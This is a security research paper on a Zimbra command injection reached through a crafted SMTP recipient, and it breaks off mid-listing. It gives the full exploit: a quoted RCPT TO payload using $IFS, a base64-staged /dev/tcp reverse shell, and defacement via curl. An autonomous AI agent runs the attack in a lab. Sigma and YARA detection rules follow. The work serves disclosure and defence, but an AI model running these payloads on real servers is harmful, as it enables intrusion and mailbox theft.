CVE-2026-73570: Full Lifecycle Evidence, Defender Detections, and Remediation for Zimbra's SNMP-Sink Command Injection

Miguel Zabala
Founder, Xpectra Security Research

***Abstract*—On 2026-06-26 the Zimbra security team published an advisory for an unauthenticated remote code execution (RCE) in the SNMP monitoring component of Zimbra Collaboration Suite (ZCS) versions before 10.1.20 (CVE-2026-73570, CVSS 3.1 8.9, CWE-78). The vendor disclosure was intentionally limited: the trigger field on the SMTP channel was not named. On 2026-08-17 CERT Polska (advisory 145/2026) reported active exploitation in the wild, and CISA added the CVE to the KEV catalog on 2026-08-21 with a federal remediation deadline of 2026-08-24. This paper provides what the public disclosure left out: a complete, reproducible, lab-verified evidence chain from a crafted email to an unauthenticated shell, an empirical identification of the trigger path, negative-control methodology, and a full defender package — five Sigma rules, three YARA rules, three Suricata signatures, EDR platform mappings, a non-invasive canary detector, an incident-response playbook, and fix verification. All experiments were executed in an isolated, zero-egress Docker lab on ZCS 10.1.0 GA, and the end-to-end pipeline was operated by autonomous AI agents in a controlled environment, which is itself analyzed as a case study in coherent long-horizon attack planning.**

***Index Terms*—Cyberattacks, command injection, penetration testing, LLM agents, incident detection, Zimbra, CVE-2026-73570.**

I. Introduction

Mail servers are trusted by the networks they sit in. Postfix logs every envelope it processes — including recipient addresses it was never asked to validate as data rather than text. When a monitoring subsystem consumes those logs and interpolates captured fields into a shell command, the entire mail pipeline becomes an unauthenticated command-execution channel. That is exactly the shape of **CVE-2026-73570**, an OS command injection in Zimbra's `zimbra-snmp` monitoring component that executes arbitrary commands as the `zimbra` service user from a single crafted SMTP transaction — no credentials, no open non-standard ports, and (on patched-default installs) no SNMP listener reachable from the attacker at all.

The public record is strong but thin. The vendor advisory (2026-06-26) names the component and severity; the fix (10.1.20, 2026-07-20) is a one-function rewrite in the public `zm-build` repository (commit `c4837c66`); CERT Polska (145/2026) documented active exploitation with an IOC of forged "Service status change" log lines; CISA KEV (2026-08-21) makes it a priority-1 for federal systems. What no public source has provided is the complete middle: the exact wire shape of the trigger, the process-level evidence of execution, a methodology to verify the fix on a patched host, and detection that defenders can deploy today.

Our contributions. Working in an isolated, zero-egress Docker lab with ZCS 10.1.0 GA (a version inside the affected range), and operating the entire pipeline with autonomous AI agents (Section III-B), we provide:

1) **An empirical trigger path.** The vendor did not name the SMTP field. We identify and prove the recipient-field path: a crafted quoted `RCPT TO:` local part survives postfix envelope handling verbatim, is captured by the `swatch watchfor` monitor, interpolated into the `doSNMP()` backtick command, and executed by `/bin/sh -c` as `zimbra` (Section IV).
2) **Full lifecycle evidence** from first packet to captured flag and defaced webmail, including a negative-control dry run that proves the sink executes code before any destructive payload is ever sent (Section IV).
3) **A trust-chain analysis** of why the injection is structurally inevitable on unpatched versions — which hop breaks the log-as-data assumption and what the vendor patch changes at the `execve` level (Section II).
4) **A complete defender package**: 5 Sigma rules, 3 YARA rules, 3 Suricata signatures, EDR mappings (Microsoft Defender for Linux, CrowdStrike), a non-invasive canary detector, an IOC set, a remediation guide, and an incident-response playbook — with each rule demonstrated firing against our own exploitation (Section VI).
5) **Fix verification** by re-applying the vendor patch to a second lab instance and showing the identical exploit fails while a positive control on the stock instance still fires (Section V).
6) **A case study** in autonomous attack planning: a beat-logged, think-then-act agent pipeline with a live operations map, analyzed against the long-horizon-coherence limitations documented in recent LLM pentesting research [1] (Section III-B).

The remainder of the paper: Section II characterizes the vulnerability and the trust chain; Section III describes the lab and methodology; Section IV presents the exploitation evidence; Section V the fix verification; Section VI the defender package; Section VII remediation and IR; and Section VIII ethics, reproducibility, and the agent-pipeline discussion. All artifacts (exploit, detector, rules, lab) are released in the companion folder `CVE-2026-73570/` of our Research repository.

II. Vulnerability Characterization

A. The Zimbra SNMP monitoring stack

ZCS ships an optional SNMP monitoring package (`zimbra-snmp`) whose purpose is to emit SNMP traps when Zimbra log conditions change. The moving parts, all running on the Zimbra host as the unprivileged `zimbra` user (uid 1000):

- **swatch/swatchdog**: a Perl log-monitoring tool. `swatchdog` taps log files; each `watchfor` pattern in `/opt/zimbra/conf/swatchrc` can capture regex groups, and an associated `donotify` action is invoked with the captured values.
- **doSNMP()**: a Perl function defined in `swatchrc` (`perlcode`) that the notify actions call. It assembles and runs a `snmptrap` command carrying the captured `SERVICE` value.
- **The log pipeline**: Postfix delivery records (including `to=<recipient>` lines) are copied by rsyslog into `/var/log/zimbra.log`, which `swatchdog` tails in real time.

The enabling configuration: `zmlocalconfig snmp_notify=1` with a trap destination. The precondition is documented by CERT Polska [4] and by the vendor advisory; our lab runs it exactly that way (Section III).

B. The vulnerable code

In unpatched ZCS (we use 10.1.0 GA, build 4655), the installed `swatchrc` contains:

Listing 1: Vulnerable doSNMP() (ZCS 10.1.0, /opt/zimbra/conf/swatchrc)

```
perlcode 0
sub dosnmp {
    my %args = (@_);
    print "SNMP notification: $args{MESSAGE}\n";
    `$snmptrap $snmpsvctrap $snmpsvcname
      s $args{SERVICE}
      $snmpsvcstatus i $statuses{$args{STATUS}}`;
}
```

The command is executed inside **Perl backticks**. Perl expands `$args{SERVICE}` into the command string *first*, and the resulting string is then handed to `/bin/sh -c` for execution. Any shell metasyntax present in the value of `SERVICE` is therefore executed: command substitution `$(...)`, pipes, redirects, chained commands.

The vendor fix (10.1.20, commit `c4837c66`, public) rewrites the same function:

Listing 2: Fixed doSNMP() (10.1.20, Zimbra/zm-build c4837c66)

```
perlcode 0
sub dosnmp {
    my %args = (@_);
    print "SNMP notification: $args{MESSAGE}\n";
    system("/opt/zimbra/common/bin/snmptrap", "-v",
    "2c",
           "-c", "zimbra", $traphost, "",
           $snmpsvctrap, $snmpsvcname, "s",
           $args{SERVICE}, $snmpsvcstatus,
           "i", $statuses{$args{STATUS}});
}
```

This is the multi-argument form of `system()`, which calls `execve()` directly: there is no shell, no metacharacter parsing, and the attacker-controlled value becomes one inert `argv` element passed to `snmptrap`. Note the subtle operational detail our patch re-application surfaced: `zmswatchctl` re-renders the active `swatchrc` *from* `swatchrc.in` on every SNMP service restart, so a complete fix (or a complete lab revert) must touch both files.

C. The trust chain, hop by hop

Hop 1 — the wire. The attacker sends a normal SMTP session to port 25 from an address the MTA will accept (Section II-D). The recipient's local part carries the payload inside a quoted address (Section IV). Nothing on the wire looks like a command — it is an e-mail address.

Hop 2 — the MTA logs verbatim. Postfix writes its delivery decision, including the full `to=<...>` address, into the mail log; rsyslog copies it into `/var/log/zimbra.log`. Postfix treats the address as an opaque token (with the documented restrictions on <, >, and spaces — Section IV); it does not need to be a deliverable address at all. *This is the first trust-break: the recipient field is attacker text, but every downstream consumer treats it as benign data.*

Hop 3 — the monitor captures it. A `watchfor` pattern in `swatchrc` matches the log line and captures the address into `$1`. The monitor's job is pattern matching on untrusted text — appropriate for its purpose — but the *action* attached to that capture decides the security outcome.

Hop 4 — the action interpolates. `donotify SERVICE=$1` hands the captured address to `doSNMP()`.

Hop 5 — the sink executes. The backtick command is built by Perl string interpolation and executed by `/bin/sh -c`. The attacker-controlled `$(...)` now runs. *This is the trust-break the vendor patched*: the fix moves the value from "part of a shell command string" to "one argv element" — an `execve` boundary where metasyntax has no meaning.

Consequence. Execution is as `zimbra`: full read access to all mailboxes (PII/ATO potential), the ability to inject mail from the domain, a pivot point on a typically network-privileged host, and trivial visible defacement (we demonstrate swapping the webmail/admin login logos). Privilege escalation beyond `zimbra` is out of scope here; the KEV listing reflects the impact at the `zimbra` level alone.

D. Preconditions and the AC:H

The CVSS vector `AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:L` marks Attack Complexity `High`. Our lab analysis attributes that to the reachable-SMTP precondition: the crafted address must reach the MTA. Realistic paths are (i) any address inside Postfix `mynetworks`; (ii) an authenticated mail-submission account — any mailbox, since `PR:N` means no privilege and a low-value account suffices; or (iii) an internal relay. In our lab, path (i) is instantiated by the internal bridge — a documented lab condition that mirrors how such sinks are reached from the inside in real deployments. The complexity is in reaching the MTA with an address that is logged and then bounced (no deliverable mailbox is required). Once inside that

Fig. 1: The complete chain from crafted SMTP to `/bin/sh -c`. No hop between the wire and the shell sanitizes the recipient text. The red box shows the vulnerable sink; the green box shows the 10.1.20 fix (multi-arg `system()` = `execve`, no shell).

path, no user interaction, no authentication to any privileged service, and no non-standard port is needed — SMTP 25 is the door.

The remaining preconditions (all default- or near-default in real deployments that use SNMP monitoring) are: `zimbra-snmp` installed, `snmp_notify=1`, `swatchdog` running against `/var/log/zimbra.log`, and a `watchfor` whose action feeds the captured text into `doSNMP`. Section III documents our lab instantiation of each.

III. Lab, Methodology, and the Agent Pipeline

A. Isolated lab

All experiments ran in a Docker lab with **zero runtime egress**: an `--internal` bridge network `zmdemo` (172.30.0.0/24) with no external route. The only egress in the entire lifecycle is the documented, one-time image build (Ubuntu archive + `repo.zimbra.com` component packages + GPG key).

Target image. Zimbra `NETWORK 10.1.0 GA (build 4655, 2024-08-19)` on Ubuntu 22.04, installed with the official `install.sh -s -x --skip-upgrade-check --skip-activation-check` (flow, tarball SHA-256 `58d37755e6152c9047b826989c3e0338d2455c12279daadd683d31deebb41dc6` matching the vendor's `.sha256` sidecar). The image build and provisioning are fully reproducible from `lab/build-lab.sh` (`Dockerfile.101` + defaults file + entrypoint).

Documented lab conditions. Two conditions mirror what the vendor left implicit, and we document both explicitly (lab-conditions S-A and S-B):

- **S-A — SNMP notifications enabled**: `snmp_notify=1`, `snmp_trap_host=172.30.0.1` (the attacker, i.e. where the trap "would" go), and `mynetworks` extended to the bridge (`127.0.0.0/8 172.30.0.0/24`) so the attacker address is inside the MTA's accepted range. This instantiates precondition (i) of Section II-D.
- **S-B — mail-to-SNMP trigger**. Stock 10.1.0 GA ships the `doSNMP` sink but no verified stock `watchfor` that captures a *mail-recipient* field into it. The vendor did not name the stock trigger; CERT Polska's active-exploitation IOC (forged "Service status change" lines) implies a status-change watchfor. Our lab therefore appends the documented trigger of Listing 3 to `swatchrc.in` (persisted) and the active `swatchrc`. The pattern matches a Postfix *bounce* line for an undeliverable recipient (relay=none) — precisely the shape produced by a crafted non-mailbox address — and feeds the captured address into the sink. Both lab and patched-lab containers carry the identical S-A/S-B conditions, so fix verification is an A/B comparison with everything else controlled.

Listing 3: Lab condition S-B: the mail-to-SNMP trigger appended to `swatchrc.in` and `swatchrc`

```
# EP.02 lab condition (S-B): mail -> snmp trigger (documented)
watchfor /postfix\/smtp\[\d+\]: [0-9A-F]+: to=<(.+?)>, relay=none,.*status=bounced/
    donotify SERVICE=$1,STATUS=started,HOST=localhost
```

Integrity controls. A lab flag (`/root/flag.txt` = `ZMDEMO{10.1.0-snmp-trap-lost-in-logs-2026-73570}`) provides the capture objective; stock assets (e.g. both `LoginBanner.png` files) are md5-baselined before and after every run; the lab is restored to stock state after each experiment. Raw recordings, beat logs, and shell sessions are kept as chain-of-custody evidence with SHA-256 manifests.

B. The autonomous agent pipeline

The reconnaissance, exploitation, verification, and documentation pipeline was operated by an autonomous LLM agent (**XPECTRA-AGENT**) — specifically, a planning/execution loop with a hard discipline: *think then act*. Every reasoning step (REASON/PLAN/OBSERVE) is written to a "cognitive core" log *before* the corresponding command executes; the barrier is structural (the act only fires after the think is logged),





Fig. 2: Lab topology. Attacker = the Kali host (bridge gateway 172.30.0.1) hosting the agent, the reverse-shell listener, the weapon HTTP server (defacement assets), and the canary verifier. Target = container `zmdemo-snmp` (172.30.0.20, `mail.zmdemo2.lab`, ZCS 10.1.0 GA). No external route exists at runtime.



(a) THINK phase: the cognitive core reasons about target liveness while the execution terminal runs the recon checks (webmail 443, SMTP banner 25).

(b) The operations map (auto-generated from the beat log) at mission end: all 7 stages complete. Every stage transition is timestamped in the beat log.

Fig. 3: Agent pipeline evidence. (a) The think/act split on camera; (b) the operations map — RECON → ENUMERATION → VERIFICATION → EXPLOITATION → SHELL → DEFACEMENT → FLAG — generated from the same beat log that drives the phase-highlighting in our recordings.

which makes the entire decision process auditable after the fact.

The pipeline maintains a 7-stage operations map (Figure 3b) and a beat log (`(epoch, MODE)` pairs: `THINK`/`ACT`/ `BROW`) that serves three purposes: (i) the on-camera narrative, (ii) deterministic post-production timing, and (iii) — for this paper — a machine-readable record of *plan coherence*. We return to it in Section VIII: recent work on LLM pentesting agents (CHECKMATE [1]) identifies incoherent long-horizon planning as the dominant failure mode; our beat log allows that claim to be checked against a real, multi-stage, real-vulnerability execution rather than a benchmark.

Experimental protocol. Every exploitation phase follows the same discipline: *dry-run before kill-shot*. Before any payload with side effects is sent, a canary payload (write one empty file, nothing else) proves that the sink executes. This negative-control design keeps the evidentiary chain clean: the canary result is sufficient to prove vulnerability; the reverse shell is only the impact demonstration.

IV. Exploitation: Evidence

A. The trigger path (empirical)

The vendor did not name the trigger field; CERT Polska's IOC suggests status-change log lines. Our trigger matrix tested three SMTP surfaces — `RCPT TO:` (recipient), `MAIL FROM:`

(sender), and `Subject:` — against the S-B trigger. The **confirmed vector is the recipient field**: the S-B `watchfor` matches `to=<...>` in postfix bounce lines, and a crafted *quoted* local part survives envelope handling into the log verbatim:

Listing 4: Confirmed trigger (RCPT surface) — wire form

```
>>> EHLO cve-73570-canary-check.local
<<< 250-mail.zmdemo2.lab
>>> MAIL FROM: <cve-73570-canary@mail.zmdemo2.lab>
<<< 250 2.1.0 Ok
>>> RCPT TO: <"cve73570canary$(touch${IFS}/tmp/cve
    -73570-canary)@mail.zmdemo2.lab">
<<< 250 2.1.5 Ok
>>> DATA
<<< 354 End data with <CR><LF>.<CR><LF>
>>> Subject: CVE-2026-73570 canary check (authorized
    )
>>> .
<<< 250 2.0.0 Ok: queued as C5D4D2C9361
```

Payload anatomy. The local part is `"cve73570canary$(touch$IFS/tmp/cve-73570-canary)@host"`. Three wire constraints shaped it, each learned by failing and re-testing:

1) **Quoted local part** (`"..."`) is required: unquoted addresses containing `()` are rejected or truncated by the envelope parser before logging.
2) **No literal spaces**: postfix address parsing truncates at spaces. `$IFS` is the standard shell-substitution space substitute — inside a `$(...)` context the shell expands it to a space at *execution* time, after the address has already been logged.
3) **No < or >**: the address parser treats > as the address terminator even inside quotes, so redirects (`5<>`) and here-docs are unusable on the wire. The reverse-shell payload therefore stages via base64 (`echo b64|base64 -d|bash`) instead of inline `5<>`.

B. Negative control: the dry run

The dry-run payload (Listing above) executes `touch$IFS/tmp/cve-73570-canary` — it creates one empty file and does nothing else. Results (identical in both our tooling, the `exploit_snmp.py --mode dry-run` and the `detect_snmp_sink.py --active` detector):

- The message is queued normally (`250 2.0.0 Ok`), then bounced (no such mailbox) — the bounce is what the S-B `watchfor` matches.
- Within ≈**25 seconds** (swatch file-tail latency), the canary exists on the target, owned by `zimbra:zimbra`, mode `0600`.
- `zmswatch.out` (swatchdog's stdout) gains the line `SNMP notification: ...` — the sink's own execution record.

Listing 5: Dry-run verification (canary created by the sink, not by any direct access)

```
$ docker exec zmdemo-snmp ls -la /tmp/cve-73570-
    canary
-rw------- 1 zimbra zimbra 0 Aug 24 03:05 /tmp/
    cve-73570-canary
$ docker exec zmdemo-snmp tail -n 3 /opt/zimbra/
    log/zmswatch.out
SNMP notification: postfix/smtp[4655]:
    C5D4D2C9361: to=<"cve73570canary$(touch /tmp
    /cve-73570-canary)@mail.zmdemo2.lab">, relay
    =none, delay=0.1, delays=0/0.1/0/0, dsn
    =2.0.0, status=bounced
```

The dry run is the scientific core of the demonstration: it proves *arbitrary command execution as zimbra* with a payload whose only effect is a file timestamp — zero side effects, fully reversible, and it cannot be explained by anything other than the sink executing the captured text.

C. The kill-shot: reverse shell

With the sink proven, the reverse-shell payload `echo$IFSPGIvYmluL2Jhc2gg...|base64$IFS-d|bash` decodes to:

```
/bin/bash -i 5<> /dev/tcp/172.30.0.1/4444 0<&5
    1>&5 2>&5
```

The listener (172.30.0.1:4444) accepts the connection **1–2 seconds after the `250` queue ack**; the shell identifies itself as:

Listing 6: Captured shell identity


```
$ id
uid=1000(zimbra) gid=1000(zimbra) groups=1000(
    zimbra),1001(smtpd),1011(zimbra)
$ hostname
mail
```

Process-level evidence. At exploitation time the target process tree shows the exact chain of Section II: `swatchdog` (perl) spawns `/bin/sh -c '...base64...'` whose child is the interactive bash holding the `/dev/tcp/172.30.0.1/4444` socket — the same shape our Sigma rule `cve2026_73570_swatch_dosnmp_cmd_injection` matches (Section VI). Server-side attribution survives in the logs: `grep -a 'L2Jpbi9iYXNo' /var/log/zimbra.log` (`L2Jpbi9iYXNo` is the base64 of `/bin/bash`) recovers the injected line from the MTA's own record of the event.


D. Post-exploitation impact: defacement as visible proof

Post-exploitation used the compromised shell to swap the static webmail and admin login banners (single-file `curl` of attacker assets, one asset each, reversible, with backups) — chosen as the minimal visible proof that a non-privileged `zimbra` shell can alter what end users see, without touching mail data. The swap reflects instantly (static files, no restart):

The mission-complete state (flag captured, 7/7 operations map, completion banner) is shown in Figure 6; the approved full recordings (cinematic 3:24, vertical reel 1:28) are published with the companion folder (`videos/`).




(a) Live exploitation on camera: the crafted message is queued, the listener is pre-armed, and the shell is establishing.



(b) Flag capture: `cat /root/flag.txt` as zimbra — the capture-the-flag objective for the lab.

Fig. 4: Exploitation evidence from the recorded run.



(a) The reveal: the webmail login page now serves the pwned banner — first paint of a fresh browser (empty profile, no cache).

(b) Close-up: the `zimbra` wordmark with the attacker banner burned over it.

Fig. 5: Defacement evidence (lab-only PoC banner).

Instance (canary probe)	Result
stock 10.1.0 `zmdemo-snmp` (45 s poll)	**canary created** — positive control
patched sink `zmdemo-patched` (60 s poll)	**no canary** — sink inert

TABLE I: A/B fix verification. Identical payload, identical lab conditions; the only variable is the `doSNMP()` implementation.

V. Fix Verification

Patching is only proven by a control experiment. We instantiated a second identical lab container (`zmdemo-patched`, 172.30.0.30, same image, same S-A/S-B conditions) and re-applied the vendor fix semantics (commit `c4837c66`) to both `swatchrc.in` and the active `swatchrc` (Section II explains why both), then restarted the SNMP service and re-ran the *identical* dry-run exploit:

Result (with the evidence that makes the negative non-vacuous). The negative arm must be a *live* negative: the monitor has to be provably running, and ideally the payload has to be observed arriving at the sink. In our patched instance, after the service restart the file-tail replayed the log and the canary's bounce line passed through the real chain. `zmswatch.out` gained three notifications containing the payload, the decisive one being `SNMP notification: ... postfix/smtp[79382]: ... to=<"cve73570canary$(touch$IFS/tmp/cve-73570-canary)"@mail.zmdemo2.lab>, relay=none, ..., status=bounced (mail for mail.zmdemo2.lab loops back to myself)` — i.e. `watchfor` matched, `donotify` dispatched, and the patched `doSNMP()` was called *with the payload*. No canary file was created. A unit-level corroboration called the patched `doSNMP` sub directly with the exact payload: 28 ms, `snmptrap` rejected the >32-char SERVICE argument, no shell, no execution. The positive control (same day, same payload, stock instance) created the canary in the same run (transcripts: `evidence/fix-verification/`).

The negative result on the patched instance is exactly what the `execve` boundary predicts: the injected `$(touch$IFS...)` arrives at `snmptrap` as one literal argv element and dies there. Server-side, `zmswatch.out` on the




Fig. 6: Mission complete: flag in the execution terminal, completion banner, operations map 7/7. Every claim on this frame was verified by frame-level inspection of the recorded run (flag string OCR-verified, shell session logged, banner md5-verified on disk).

patched instance records the notification *without* any shell execution. (Full command log, polling transcripts, and file hashes are in `evidence/fix-verification/`.)

Honest limitation. The patched instance carries the vendor's *fix semantics* applied to a 10.1.0 base, not a stock 10.1.20 binary build. The vendor's 10.1.20 release contains additional changes; our A/B isolates the specific sink change, which is the one the CVE describes.

VI. Detection Package (Defenders)

The package in `rules/` is layered so that *at least one* layer fires regardless of which stage the defender observes: the wire (Suricata), the logs (Sigma on postfix/zimbra.log), the process tree (Sigma on process creation), and the artifacts (YARA on disk). All rules were validated against our own exploitation; Table II summarizes, and each rule's live-fire evidence is in `evidence/rule-fires/`.

A. Sigma (5 rules)

The two high-fidelity rules, in full:

Listing 7: Rule: swatch/dosnmp command injection (sink firing)

```
title: Zimbra swatch/dosnmp Command Injection via
    Injected SMTP Field (CVE-2026-73570)
logsource: {product: linux, category:
    process_creation}
detection:
    parent:
        ParentImage|ParentImageName|image|process:
    ['*perl*', '*swatchdog*']
    child_img:
        Image|image|process: ['/bin/sh', '/bin/bash
    ', '*/sh']
    cmd_b64:
        CommandLine|argumentsRaw: ['base64', ' -d',
    '|sh', '|bash']
    cmd_tcp:
        CommandLine|argumentsRaw: ['/dev/tcp/']
    condition: parent and child_img and (2 of
    cmd_b64 or cmd_tcp)
level: high
```

Listing 8: Rule: RCPT attempt in mail logs (fires even on patched hosts)

```
title: Postfix Recipient Field Carrying Shell
    Command Substitution (CVE-2026-73570 Attempt)
logsource: {product: linux, service: postfix}
detection:
    selection:
        message|Log|LogRaw: ['to=<$("', 'to=<$((']
    condition: selection
level: high
```

Live-fire evidence. Every rule was validated against events captured during our own exploitation (full transcripts in evidence/rule-fires/sigma-fires.md). The definitive process capture — a visible `sleep 45` payload injected through the sink, observed alive:

Listing 9: Live process tree during injection (2026-08-24 08:42 UTC)

```
1 #  PARENT (the monitor)
2 zimbra  2616  2604  /usr/bin/perl /opt/zimbra/
      data/tmp/.swatchdog_script.2604
3 #  SINK FIRES (rule swatch_dosnmp_cmd_injection:
       sh child of perl)
```

Rule (rules/sigma/)	Level	Stage	What it catches
..._swatch_dosnmp_cmd_injection	High	execution	sh child of perl/swatchdog with base64-pipe or /dev/tcp command line (the sink firing)
..._zimbra_dev_tcp_reverse_shell	High	C2	any zimbra-user process using /dev/tcp/
..._webapp_logo_tamper	Med	impact	write to skins/_base/logos/LoginBanner* outside patch windows
..._postfix_rcpt_cmdsub_attempt	High	attempt	to=<$(in zimbra.log/mail.log — fires even when patched
..._zimbra_child_process_anomaly	Med	post-expl	curl/wget/nc/python/crontab children of the zimbra user (catch-all)

TABLE II: Sigma rules of the package. Each demonstrated firing against the recorded exploitation (evidence/rule-fires/).

```
zimbra  172641  2616  sh -c /opt/zimbra/common/bin/snmptrap -v 2c -c zimbra \
    172.30.0.1 '' ZIMBRA-TRAP-MIB::zmServiceStatusTrap \
    ZIMBRA-MIB::zmServiceName s "zzz$(sleep 45)@mail.zmdemo2.lab" \
    ZIMBRA-MIB::zmServiceStatus i 1
#  INJECTED COMMAND, ALIVE, AS ZIMBRA (rule zimbra_dev_tcp_reverse_shell family)
zimbra  172642  172641  sleep 45
```

The to=<$(attempt rule matched the real MTA log line to=<"cve73570canary$(touch$IFS/tmp/cve-73570-canary)"@mail.zmdemo2.lab>, relay=none, ..., status=bounced; the logo-tamper rule matched the recorded defacement command line (post-swap banner md5 2ae279fe...→2ef75996...).

B. YARA (3 rules)

Listing 10: YARA: envelope recipient with command substitution (mail-queue scan)

```
rule cve2026_73570_mailqueue_rcpt_injection {
    meta:
        cve = "CVE-2026-73570"
        severity = "high"
